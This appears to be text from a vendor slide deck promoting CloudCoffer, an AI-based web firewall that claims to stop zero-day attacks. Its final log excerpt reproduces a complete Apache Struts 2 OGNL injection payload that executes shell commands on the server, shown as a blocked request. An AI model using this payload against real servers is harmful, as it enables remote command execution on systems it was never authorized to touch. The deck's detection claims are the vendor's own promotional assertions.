

The End of Cat and Mouse Game

Close the Window of Vulnerability



CloudCoffer

Enhance Application Security

	Prevention	Detection	Resilience	Recovery
Technical Controls	<ul style="list-style-type: none">• WAF• IPS• Firewall• Data Encryption• Vulnerability Testing	<ul style="list-style-type: none">• SIEM• IDS• Log Analysis• Security Operating Center• Antivirus	<ul style="list-style-type: none">• Backups of Controls, Data, and Infrastructure	<ul style="list-style-type: none">• Continuity and Disaster Recovery Plan and Practices



Limitations of Application Security



Zero-day attacks cause business loss.



Passively update information systems.



Unable to detect latest or transformed attack.




Unable to prevent new attacks.



Critical systems can not be updated in real-time.



An aerial view of a city with glowing network lines overlaid, representing a network protection system.


CloudCoffer protects against **zero-day hacking** by employing the most scalable and advanced **artificial intelligence-based** network protection system.

We anticipate threats and block them before they are even released.

Depending on different infrastructure and requirement, customers can choose between **cloud protection** and **local deployment**, including virtual machines, software, hardware, security operating center, etc.



Eliminate Vulnerability Window






37th IEEE Symposium on Security and Privacy

CloudCoffer's revolution in detecting zero day attack with AI technology was published in 2017 IEEE Symposium on Security and Privacy (SP) in San Jose.



Deployment



Cyber Security Detecting Technology

79054025
255fb1a2
6e4bc422
aef54eb4


Hash Comparison

Match Found


Pattern Recognition



Sandbox



Artificial Intelligence





Traditional Detection Countermeasures



30 teeth



42 teeth



Weight?
Size of nose?
Length of ear?




AI Detection

Number of teeth+ weight+.....=90% chance it is a **dog**



The A.I. Technology



What CloudCoffer's AI can do?

Uncompromised.

Block Zero-day exploits, transformed command injections and viruses, and other types of attacks that WAF and IPS can not detect.

Comprehensive Analysis.

CloudCoffer analyzes headers, bodies, URLs of requests. Over 400 vectors are quantified.

Integrated.

CloudCoffer's findings can be integrated with existing solutions. Each alert can be replayed and tested easily.

Flexible.

The core AI can be implemented in all kinds of infrastructures.



Why CloudCoffer can detect unknown threat in a dynamic network that is constantly changing?

- The AI model learns from global data and makes decisions based on over **400 vectors**, instead of predefined patterns. 10 thousands of honeypots are deployed and collecting data. All malicious requests are learned and trained for the AI model, which has an excellent prediction rate.
- **Supervised+unsupervised** machine learning technique.
- Stop learning in customer environment to prevent bias made by attackers.
- Provide customized AI module to **eliminate false positive**.
- **Rare patch** necessary.



Precisely predict and block unknown threats

Prediction

Collect threat intelligence precisely.



Prevention

Complement existing security approaches.



FIRST news release of a web server application vulnerability

16

ATTACKS HEATING UP AGAINST APACHE STRUTS 2 VULNERABILITY

Michael Mimoso

 Follow @mike_mimoso

March 9, 2017 , 12:25 pm



CloudCoffer

Blocking Zero-Day Attack

Blocked zero-day attack **30 days before** vulnerability published

The screenshot shows the CloudCoffer dashboard with a log entry for a blocked zero-day attack. The entry is highlighted with a red circle around the timestamp. The log entry details include the time, client IP, backend IP, URI, rule ID, and a detailed message describing the attack attempt.

CloudCoffer DASHBOARD LOG REPORT MONITOR

from to Risk Degree SEARCH (1-50) of 704

Time Fri Feb 09 18:52:43 2017 Client 111.8.22.204 Backend 128.199.83.37

URI:/upload.php

Medium TW UnknownThreatDetector

URI: /upload.php
Rule ID: 000001
Message: MatrixShield detects potential unknown threats: %({#_='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).(#_memberAccess?(#_memberAccess=#dm):((#container=#context['com.opensymphony.xwork2.ActionContext.container']).(#ognlUtil=#container.getInstance(@com.opensymphony.xwork2.ognl.OgnlUtil@class)).(#ognlUtil.getExcludedPackageNames().clear()).(#ognlUtil.getExcludedClasses().clear()).(#context.setMemberAccess(#dm))))).(#cmd='ls').(#iswin=@java.lang.System@getProperty('os.name').toLowerCase().contains('win')).(#cmds=(#iswin?{'cmd.exe','/c','#cmd':'/bin/bash','-c','#cmd'})).(#p=new java.lang.ProcessBuilder(#cmds)).(#p.redirectErrorStream(true)).(#process=#p.start()).(#ros=@org.apache.struts2.ServletActionContext@getResponse().getOutputStream()).(@org.apache.commons.io.IOUtils@copy(#process.getInputStream(),#ros)).(#ros.flush())}. Please find logs of 128.199.83.37 and check all requests from 111.8.22.204.205.

DELETE



Thank You!

rayc@cloudcoffer.com

